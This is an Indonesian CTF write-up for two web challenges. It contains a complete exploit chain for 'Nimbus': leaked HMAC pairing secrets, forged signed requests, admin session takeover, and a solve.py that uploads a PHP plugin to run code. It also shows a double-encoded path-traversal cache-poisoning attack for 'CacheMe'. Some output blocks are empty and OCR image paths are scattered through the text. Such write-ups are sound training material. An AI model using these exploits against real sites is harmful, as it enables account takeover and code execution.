WRITEUP IONIC 2026 TEAM $ FlagKarbu

Anggota :
Nalendra Wisnu & Krisna Mandala Putra

DAFTAR ISI

DAFTAR ISI..... 2
Chall Web..... 3
Write-Up: Nimbus - Web..... 3
Write-Up: CacheMe – WEB..... 12
Write-aUp: ChronoCorp – WEB..... 23
Write-Up: Monocots – WEB..... 33
Write-Up: Pixel Press – WEB..... 40
Chall PWN..... 53
Write-Up: Archive Fault – PWN..... 53
Write-Up: Ticket_Validator -PWN..... 59
Chall Cryptography..... 70
Write-Up: Secure Vault -Cryptography..... 70
Write-Up: The Stellar Subtraction – Cryptography... 77
Write-Up: Phantom Validator – Cryptography..... 86
Chall Forensic..... 93
Write-Up: Freya AI Forensics - Forensics..... 93
Write-Up: Extraction – Forensics..... 98
Write-Up: Sometimes I Thinking - Forensics..... 104
Write-Up: Getting-info - Forensics..... 111
Write-Up: PTP Silent Whisper - Forensics..... 118
Chall Reverse..... 122
Write-Up: SQRIPT – Reverse Engineering..... 122
Write-Up: Ghost Chain – Reverse Engineering..... 127
Write-Up: Dame_yo – Reverse Engineering..... 134
Write-Up: Memoir – Reverse..... 142
Chall Misc..... 150
Write-Up: The Open Router – Misc..... 150

Chall Web

Write-Up: Nimbus - Web

Challenge: Nimbus Logistics
Target: https://chall.ctf.tccpens.id:30767/Nimbus
Kategori: Web Exploitation
Vektor: Credential Disclosure → Auth Bypass (HMAC forgery) → Privilege Escalation → RCE

Analisis Masalah

Tujuan challenge adalah menemukan flag yang tersembunyi pada sebuah instalasi WordPress. Halaman /Nimbus sendiri mengembalikan 404, sehingga target sebenarnya adalah root site, yaitu WordPress dengan tema Tourze Lite dan site title "Nimbus Logistics".

plugin keamanan Vulnity Security yang terpasang Akar masalahnya bukan pada WordPress core, melainkan pada **plugin keamanan Vulnity Security yang terpasang**. Plugin ini menyimpan kredensial pairing (yang dipakai untuk kanal kendali SIEM) ke dalam file di dalam direktori uploads, yang secara desain dapat diakses publik. Karena file tersebut adalah dotfile di dalam direktori yang diblokir, proteksi direktori tidak menjangkaunya, sehingga file itu sendiri dapat diunduh tanpa autentikasi apa pun.

Kredensial yang bocor berisi **signing_secret**, yaitu kunci HMAC untuk skema autentikasi kanal v2.Dengan kunci tersebut, seluruh endpoint kendali dapat dipalsukan, termasuk alur delegated login yang berujung pada pembuatan sesi administrator.

Analisis: Rantai serangan bersifat single-request-to-full-compromise. Tidak diperlukan kredensial awal, posisi jaringan khusus, maupun interaksi korban. Satu permintaan curl anonim sudah cukup untuk mendapatkan kendali penuh atas instalasi.

Langkah Penyelesaian:

1. Tahap Analisis – Fingerprinting WordPress dan Enumerasi Attack Surface

```
curl -sS -k "https://chall.ctf.tccpens.id:30767/wp-json/" -o wproot.json
```

```
python3 -c "
 import json
 d=json.load(open('wproot.json'))
 print('name:',d.get('name'))
 print('namespaces:',d.get('namespaces'))
```

```
"
```

Output:

```
~/Downloads/Ionic/web
python3 -c "import json; d=json.load(open('wproot.json')); print('name:', d.get('name')); print('namespaces:', d.get('namespaces'))"
name: Nimbus Logistics
namespaces: ['oembed/1.0', 'vulnity/v1', 'ai1wm/v1', 'wp/v2', 'wp-site-health/v1', 'wp-block-editor/v1', 'wp-abilities/v1']
~/Downloads/Ionic/web
```

Dua namespace non-standar langsung mencurigakan: vulnity/v1 dan ai1wm/v1. Daftar route vulnity/v1
menunjukkan endpoint kendali jarak jauh:

```
~/Downloads/Ionic/web
python3 -c "
import json
d = json.load(open('wproot.json'))
routes = d.get('routes', {})
for route, info in routes.items():
    if 'vulnity/v1' in route:
        methods = [m for endpoint in info.get('endpoints', []) for m in endpoint.get('methods', [])]
        print(f'{route:<35} {\", \".join(set(methods))}')
"
/vulnity/v1                         GET
/vulnity/v1/request-rules           POST
/vulnity/v1/organization-whitelist  POST
/vulnity/v1/connection-health       POST
/vulnity/v1/on-demand-sync          POST
/vulnity/v1/receive-mitigation      POST
/vulnity/v1/hardening-state         GET
/vulnity/v1/delegated-admins        GET
/vulnity/v1/delegated-login         POST
/vulnity/v1/sso                     GET
~/Downloads/Ionic/web
```

Analisis: delegated-login + sso mengindikasikan adanya mekanisme login delegasi dari panel SIEM ke wp-admin. Ini adalah target bernilai tinggi: jika autentikasinya bisa dipalsukan, hasilnya adalah sesi administrator.

2. Tahap Analisis – Menentukan Patch Level via Source Publik
Plugin Vulnity adalah plugin publik, sehingga build yang terpasang dapat dibandingkan dengan rilis upstream.


```
curl -sS -L -o vulnity.zip
"https://downloads.wordpress.org/plugin/vulnity.1.4.6.zip"

unzip -oq vulnity.zip -d vuln

curl -sS
"https://chall.ctf.tccpens.id:30767/wp-content/plugins/vulnity/CHANGELOG.md" -o target_changelog.md

diff vuln/vulnity/CHANGELOG.md target_changelog.md | head -20
```

Output:



Analisis: Changelog target berhenti di 1.4.2, artinya build terpasang < 1.4.4. Entri 1.4.4 menyatakan secara eksplisit bahwa sebelum versi itu kredensial pairing disimpan sebagai file di disk dan baru setelahnya dipindahkan ke option database. Ini memberi petunjuk langsung ke lokasi kredensial: file status_flag di uploads yang disebut di source.

Path yang dicari, berdasarkan class-storage.php:

wp-content/uploads/vulnity-data/.vulnity-pairing.lock
wp-content/vulnity-data/.vulnity-pairing.lock

3. **Tahap Eksploitasi** — Disclosure Kredensial Pairing

```
 # Direktori induk diproteksi...
 curl -sS -k -o /dev/null -w "%{http_code}\n" \
   "https://chall.ctf.tccpens.id:30767/wp-content/uploads/vulnity-data/"
 # ...tetapi dotfile di dalamnya tidak.
 curl -sS -k
"https://chall.ctf.tccpens.id:30767/wp-content/uploads/vulnity-data/.vul
nity-
 pairing.lock"
```

Output:

```
~/Downloads/Ionic/web
curl -sS -k -o /dev/null -w "%{http_code}\n" \
"https://chall.ctf.tccpens.id:30446/wp-content/uploads/vulnity-data/"
403
~/Downloads/Ionic/web
curl -sS -k \
"https://chall.ctf.tccpens.id:30446/wp-content/uploads/vulnity-data/.vulnity-pairing.lock"
{"site_id":"nimbus-6c773918","token":"ec400df8189c812c2779f3e4fceeaf5ae1004bbb36b226b5","signing_secret":"c6df2c3ee8875fbafbf1adff9b5211
9f8513177112ce2db7032ed4ece96b9aa7","paired_at":"2026-10-22 16:19:40","site_url":"https://nimbus-logistics.local"}
~/Downloads/Ionic/web
```

Analisis: Ini adalah output escaping, bukan injection. Direktori mengembalikan 403, membuktikan file tersebut tidak dimaksudkan untuk publik, namun dotfile-nya sendiri jatuh ke handler PHP dan disajikan utuh dengan 200. Tiga nilai ini adalah seluruh materi autentikasi kanal

kendali:
site_id → header x-site-id
token → header x-vulnity-token (faktor kedua)
signing_secret → kunci HMAC untuk x-signature-v2

4. Tahap Eksploitasi — Rekonstruksi Skema Autentikasi v2
Skema autentikasi kanal tidak perlu ditebak — plugin Vulnity adalah plugin publik, sehingga build yang terpasang dapat diunduh dan dibaca langsung dari wordpress.org.

```
# Ambil fungsi penandatanganan v2 beserta nomor barisnya
 grep -n -A5 "private function compute_v2_signature" \
   vuln/includes/class-delegated-login.php
```

Dari class-delegated-login.php:

```
~/Downloads/Ionic/web
grep -n -A5 "private function compute_v2_signature" \
vuln/vulnity/includes/class-delegated-login.php
201:    private function compute_v2_signature( $method, $route, $timestamp, $nonce, $body, $secret ) {
202-        $body_hash = hash( 'sha256', (string) $body ); // hex
203-        $signing   = strtoupper( $method ) . "\n" . $route . "\n" . $timestamp . "\n" . $nonce . "\n" . $body_hash;
204-        return base64_encode( hash_hmac( 'sha256', $signing, $secret, true ) );
205-    }
206-
~/Downloads/Ionic/web
```

Analisis: Fungsi ini membongkar seluruh konstruksi signature, sehingga dari sini skema autentikasi dapat direplikasi sepenuhnya di Python:

Komponen	Nilai yang harus dikirim
$method	GET / POST, di-uppercase
$route	path REST tanpa prefix /wp-json, mis. /vulnity/v1/delegated-admins
$timestamp	Unix epoch, harus dalam ±300 detik dari waktu server
$nonce	string acak sekali pakai (di-sanitize ke [a-zA-Z0-9\-])
$body_hash	hash('sha256', $body) → hex, atas body mentah
$secret	signing_secret hasil kebocoran file pairing
hasil akhir	base64(HMAC-SHA256(signing, secret), raw)

Komponen digabung dengan newline (`\n`) sebagai pemisah, dan hasil HMAC di-encode base64 dalam bentuk raw binary ($raw_output = true) — bukan hex. Detail ini krusial; jika memakai hex, signature akan selalu ditolak.

Nilai-nilai ini kemudian dipetakan ke header HTTP yang diperiksa oleh verify_v2_request(): x-site-id, x-vulnity-token, x-vulnity-timestamp, x-vulnity-nonce, dan x-signature-v2.

Dengan signing_secret yang sudah didapat dari langkah 3, semua header di atas dapat dihitung ulang untuk request apa pun:

```
import hashlib, hmac, base64, time, secrets

def v2(method, route, body=""):
    ts, nonce = str(int(time.time())), secrets.token_hex(12)
    signing = "%s\n%s\n%s\n%s\n%s" % (
        method.upper(), route, ts, nonce,
        hashlib.sha256(body.encode()).hexdigest())
    return {
        "x-site-id": SITE_ID,
        "x-vulnity-token": TOKEN,
        "x-vulnity-timestamp": ts,
        "x-vulnity-nonce": nonce,
        "x-signature-v2": base64.b64encode(
            hmac.new(SECRET.encode(), signing.encode(),
hashlib.sha256).digest()).decode(),
        "Content-Type": "application/json",
    }
```

Analisis: Desain plugin sebenarnya sudah matang — ada timestamp window (±300 s), nonce sekali pakai dengan add_option, serta rate limit. Namun semua kontrol itu bersandar pada asumsi bahwa kunci HMAC bersifat rahasia. Begitu kunci bocor, proteksi anti-replay tidak memberi nilai tambah sama sekali, karena penyerang dapat menandatangani request baru kapan saja.

5. Tahap Eksploitasi — Enumerasi Admin dan Registrasi Token

```
st, resp = call("GET", "/delegated-admins")
print(st, resp)
```

Output:

```
200
{"success":true,"admins":[{"id":1,"login":"m.wibowo","display_name":"m.wibowo","email_masked":"a*
**@nimbus.local"}]}
```

Ditemukan satu administrator dengan ID = 1. Selanjutnya mendaftarkan token sekali pakai yang menargetkan user tersebut:

```
vt =
base64.urlsafe_b64encode(secrets.token_bytes(32)).decode().rstrip("=")
body = json.dumps({"token_hash":
hashlib.sha256(vt.encode()).hexdigest(),
                   "ttl": 120, "target_wp_user_id": 1,
                   "correlation_id": "poc-1"})
 print(call("POST", "/delegated-login", body))
```

Output:

```
201 {"success":true}
vt = 6VWWCeqmW4XOFFN5hPB8gbeLLHgaN_rMokaFxvJGACU
```

Analisis: Handler hanya memvalidasi bahwa token_hash adalah SHA-256 hex 64 karakter, ttl > 0, dan target adalah administrator yang valid (user_can($target, 'manage_options')). Tidak ada verifikasi bahwa pemanggil berwenang memilih target — otorisasinya sepenuhnya bergantung pada kepemilikan kredensial kanal. Karena kredensial sudah dimiliki, penyerang bebas memilih akun dengan hak tertinggi.

6. Tahap Eksploitasi — Redeem Token Menjadi Sesi Administrator

```
 curl -sS -k -i
"https://chall.ctf.tccpens.id:30767/wp-json/vulnity/v1/sso?vt=<token>"
```

Output:

```
HTTP/1.1 302 Found
Location: https://chall.ctf.tccpens.id:30767/wp-admin/
Set-Cookie: wordpress_sec_9fae23fb...=m.wibowo%7C1792937472%7C...; path=/wp-admin; secure
Set-Cookie: wordpress_logged_in_9fae23fb...=m.wibowo%7C1792937472%7C...; path=/; secure
Referrer-Policy: no-referrer
```

Verifikasi sesi:

```
 {"id":1,"username":"m.wibowo","roles":["administrator"],
  "capabilities":{"activate_plugins":true,"edit_plugins":true,
                  "edit_users":true,"manage_options":true,
                  "unfiltered_html":true}}
```

Analisis: Endpoint /sso membuat sesi baru penuh untuk user target dan mengalihkan ke wp-admin.
Perhatikan bahwa Referrer-Policy: no-referrer dan Cache-Control: no-store sudah diterapkan — plugin berusaha keras melindungi jalur login, tetapi jalur kredensial yang menjadi fondasinya justru terbuka.

7. Implementasi Solusi — Script solve.py

```
#!/usr/bin/env python3
import base64, hashlib, hmac, http.client, io, json, re, secrets, ssl, sys, time, zipfile

HOST, PORT = "chall.ctf.tccpens.id", 30446
CTX = ssl.create_default_context(); CTX.check_hostname = False; CTX.verify_mode =
ssl.CERT_NONE

def q(method, path, body=None, headers=None):
    """Single request, no redirect following. -> (status, header_list, bytes)"""
    if isinstance(body, str): body = body.encode()
    c = http.client.HTTPSConnection(HOST, PORT, context=CTX, timeout=60)
    c.request(method, path, body=body, headers=dict(
        {"Connection": "close", "Host": "%s:%d" % (HOST, PORT)}, **(headers or {})))
    r = c.getresponse(); data = r.read(); hdrs = r.getheaders(); c.close()
    return r.status, hdrs, data

def hget(hdrs, name):
    """All values for a header - dict() would drop duplicate Set-Cookie."""
    return [v for k, v in hdrs if k.lower() == name]

# 1. pairing leak
P = json.loads(q("GET", "/wp-content/uploads/vulnity-data/.vulnity-pairing.lock")[2])
print("[1] pairing lock leaked      site_id=%s" % P["site_id"])

# 2. forge v2 HMAC
def v2(method, route, body=""):
    ts, nonce = str(int(time.time())), secrets.token_hex(12)
    base = "%s\n%s\n%s\n%s\n%s" % (method.upper(), route, ts, nonce,
                                   hashlib.sha256(body.encode()).hexdigest())
    return {"x-site-id": P["site_id"], "x-vulnity-token": P["token"],
            "x-vulnity-timestamp": ts, "x-vulnity-nonce": nonce,
            "Content-Type": "application/json",
            "x-signature-v2": base64.b64encode(hmac.new(
                P["signing_secret"].encode(), base.encode(),
hashlib.sha256).digest()).decode()}

def ctl(method, path, body=""):
    route = "/vulnity/v1" + path
    return q(method, "/wp-json" + route, body if method == "POST" else None,
             v2(method, route, body))

# 3. admin takeover
uid = json.loads(ctl("GET", "/delegated-admins")[2])["admins"][0]["id"]
print("[2] admin enumerated         id=%s" % uid)

vt = base64.urlsafe_b64encode(secrets.token_bytes(32)).decode().rstrip("=")
st, _, _ = ctl("POST", "/delegated-login", json.dumps({
    "token_hash": hashlib.sha256(vt.encode()).hexdigest(), "ttl": 120,
    "target_wp_user_id": uid, "correlation_id": "poc-" + secrets.token_hex(6)}))
```

```
print("[3] token registered         HTTP %s" % st)

st, hdrs, _ = q("GET", "/wp-json/vulnity/v1/sso?vt=" + vt, None, v2("GET", "/vulnity/v1/sso"))
COOKIE = "; ".join(c.split(";")[0].strip() for c in hget(hdrs, "set-cookie"))
print("[4] SSO redeemed             HTTP %s -> %s" % (st, (hget(hdrs, "location") or
["?"])[0]))

NONCE = q("GET", "/wp-admin/admin-ajax.php?action=rest-nonce", None,
          {"Cookie": COOKIE})[2].decode().strip()
ADMIN = {"Cookie": COOKIE, "X-WP-Nonce": NONCE}
print("[5] REST nonce               %s" % NONCE)

# 4. plugin RCE
slug = "nx" + secrets.token_hex(4)
php = ('<?php /* Plugin Name: %s */ add_action("init", function () {'
       ' if (isset($_GET["nxp"])) { echo getenv("GZCTF_FLAG"); exit; } });' % slug)
buf = io.BytesIO()
with zipfile.ZipFile(buf, "w") as z:
    z.writestr("%s/%s.php" % (slug, slug), php)

page = q("GET", "/wp-admin/plugin-install.php?tab=upload", None, {"Cookie":
COOKIE})[2].decode()
UPN = re.search(r'name="_wpnonce"\s+value="([^"]+)"', page).group(1)

bd = "----b" + secrets.token_hex(8)
def fld(k, v):
    return ('--%s\r\nContent-Disposition: form-data; name="%s"\r\n\r\n%s\r\n' % (bd, k,
v)).encode()
mp = b"".join([
    fld("_wpnonce", UPN),
    fld("_wp_http_referer", "/wp-admin/plugin-install.php?tab=upload"),
    ('--%s\r\nContent-Disposition: form-data; name="pluginzip"; filename="%s.zip"\r\n'
     'Content-Type: application/zip\r\n\r\n' % (bd, slug)).encode() + buf.getvalue() +
b"\r\n",
    ("--%s--\r\n" % bd).encode()])
st, _, _ = q("POST", "/wp-admin/update.php?action=upload-plugin", mp,
             {"Cookie": COOKIE, "Content-Type": "multipart/form-data; boundary=" + bd})
print("[6] plugin uploaded          HTTP %s" % st)


st, _, _ = q("POST", "/wp-json/wp/v2/plugins/%s/%s" % (slug, slug),
             '{"status":"active"}', dict(ADMIN, **{"Content-Type": "application/json"}))
print("[7] plugin activated         HTTP %s" % st)

# ------------------------------------------------------------- 5. flag
flag = q("GET", "/?nxp=1")[2].decode().strip()
print("[8] flag                     %s" % flag)
sys.exit(0 if flag.startswith("flag{") else 1)
```

Bagian penting:
v2() menghasilkan signature kanonik persis mengikuti compute_v2_signature(): hash body dihitung hex atas string body mentah, lalu seluruh komponen digabung dengan \n dan di-HMAC dengan signing_secret.

Nonce dibuat acak per request, sehingga setiap permintaan lolos pemeriksaan nonce sekali pakai.Cookie sesi yang ditangkap di langkah 3 dapat langsung dipakai untuk seluruh wp-admin dan WP REST API.1

Output:




Analisis: Kompromi bersifat host-level, berjalan sebagai www-data. Dua sumber independen (env var GZCTF_FLAG yang diinjeksi platform dan /flag.txt) memberi nilai identik. Pencarian menyeluruh sistem file (grep -rIl -E 'IONIC\{|flag\{' /) tidak menemukan kandidat lain – satu-satunya kecocokan tambahan adalah CSS class .status-flag, yaitu false positive.

Kesimpulan
Satu file kecil membuka seluruh rantai. Challenge ini bukan soal banyak bug – ia soal satu kebocoran yang memberi kunci, lalu serangkaian fitur WordPress yang normal dipakai dengan cara yang tidak semestinya.

Flag

Flag: flag{76332c6a-2d21-4df9-bc6a-ff327d733e4f}

Agents:



Write-Up: CacheMe — WEB

Analisis Masalah

CacheMe adalah layanan link-preview. User menempel URL, crawler internal merender halaman, hasilnya disimpan di shared cache dan disajikan kembali ke publik. Tujuannya jelas: memakai crawler sebagai deputy untuk membaca sumber daya yang tidak boleh diakses user biasa.

Halaman /public/security membocorkan trust model-nya secara eksplisit:
- Preview jobs are keyed by the path you submit.
- The preview WAF rejects dot segments and encoded separators.
- The crawler only accepts paths that begin with /public/.
- Cached responses are served by path, before authentication.
- Admin pages are never linked from the public site.

Empat kalimat itu, bila digabung, adalah exploit-nya. Akar masalahnya adalah satu path dievaluasi tiga kali dengan tiga representasi berbeda:

Tahap	Representasi yang dipakai	Keputusan
Allowlist (/public/ prefix) + WAF	path raw, 1× decode	"ini halaman publik"
Crawler (HTTP client)	path, decode ke-2 + resolusi rute	fetch /admin/...
Cache key	string mentah attacker	disajikan sebelum auth check

Karena allowlist sudah melakukan satu pass decode, %252e%252e tidak memuat dot segment yang terlihat olehnya — namun crawler melakukan decode kedua

sehingga %252e → %2e → ., dan .. diresolusi menjadi naik satu direktori. Hasilnya: crawler (principal berhak) mem-fetch /admin, dan respons privileged-nya disimpan di key publik. Ini CWE-647 (Use of Incorrectly-Resolved Name or Reference), sekaligus kategori cache poisoning → authz bypass

```
GET /admin       -> 403 "This page is reserved for the internal
crawler."
GET /public/%252e%252e/admin    -> 200 X-Cache: HIT  + isi admin console
```

Analisis: Data yang sama (/admin) memberi dua hasil berbeda tergantung key yang dipakai, bukan tergantung kredensial. Cache hit dievaluasi sebelum session check, sehingga otorisasi hanya dinilai sekali — oleh siapa pun yang pertama mengisi cache.

Langkah Penyelesaian

1. **Recon & Verifikasi Target**

Catatan awal: port 30048 ternyata HTTP, bukan HTTPS.

```
curl -sv -m 20 https://chall.ctf.tccpens.id:30082/health 2>&1 | tail -5
```


Output:



Analisis lanjut:

```
B=http://chall.ctf.tccpens.id:30048
curl -s $B/health; echo
curl -s $B/robots.txt
curl -s -o /dev/null -w '%{http_code}\n' $B/admin
```

Output:




Analisis: /admin benar-benar menolak eksternal (403). /robots.txt (Disallow /admin, Allow /public/) mengonfirmasi /admin adalah target yang disengaja & tidak dilink dari UI. Server header X-Powered-By: CacheMe // TCC PENS.

2. Registrasi Akun Low-Privilege

```
curl -s -X POST $B/api/register -H 'Content-Type: application/json' \
  -d '{"username":"pwner01","password":"Passw0rd!123"}'; echo
curl -si -X POST $B/api/login -H 'Content-Type: application/json' \
  -d '{"username":"pwner01","password":"Passw0rd!123"}'
```

Output:



Analisis: Registrasi terbuka; tidak ada posisi khusus dibutuhkan. Field preview di dashboard adalah {"url": "<URL penuh>"} (bukan "path" — request pertama saya gagal dengan {"error":"url_required"}, informasi berguna untuk scripting).

3. **Uji Diferensial Encoding (inti serangan)**

Tujuan: cari representasi yang (a) lolos allowlist /public/, (b) lolos WAF, (c) tetap di-decode ulang oleh crawler menjadi /admin.

```
B="http://chall.ctf.tccpens.id:30082"
S="24119018c7b11f826b491468d7a0b2d8778710a84d191801"

post() {
  curl -s -X POST "$B/api/preview" \
    -b "session=$S" \
    -H 'Content-Type: application/json' \
    -d "{\"url\":\"http://cacheme.local$1\"}"
  echo
}

post "/public/about"; sleep 8
```

```
post "/public/../admin"; sleep 8
post "/public/%2e%2e/admin"; sleep 8
post "/public/%252e%252e/admin"
```

Output:



Analisis: Bukti diferensial encoding yang bersih:
Input Allowlist melihat Hasil

```
/public/../admin  /.. → dot segmentditolak only_public_pages
/public/%2e%2e/admin    setelah 1× decode → .. ditolak only_public_pages
/public/%252e%252e/admin      setelah 1× decode → %2e%2e (bukan dot
segment)    lolos, queued
```

Kesimpulan: allowlist men-decode tepat sekali, crawler men-decode lagi. Prefix-check yang berjalan sebelum kanonisasi penuh bersifat bypassable by construction. Rate limit hanya perlu dihormati dengan jeda ±8 detik.

4. Baca Balik Cache (tanpa autentikasi)
Key cache = string mentah yang kita submit, jadi baca dengan path byte-exact (curl --path-as-is, karena curl akan menormalisasi ..).

```
curl -si --path-as-is "$B/public/%252e%252e/admin"
```

Output:

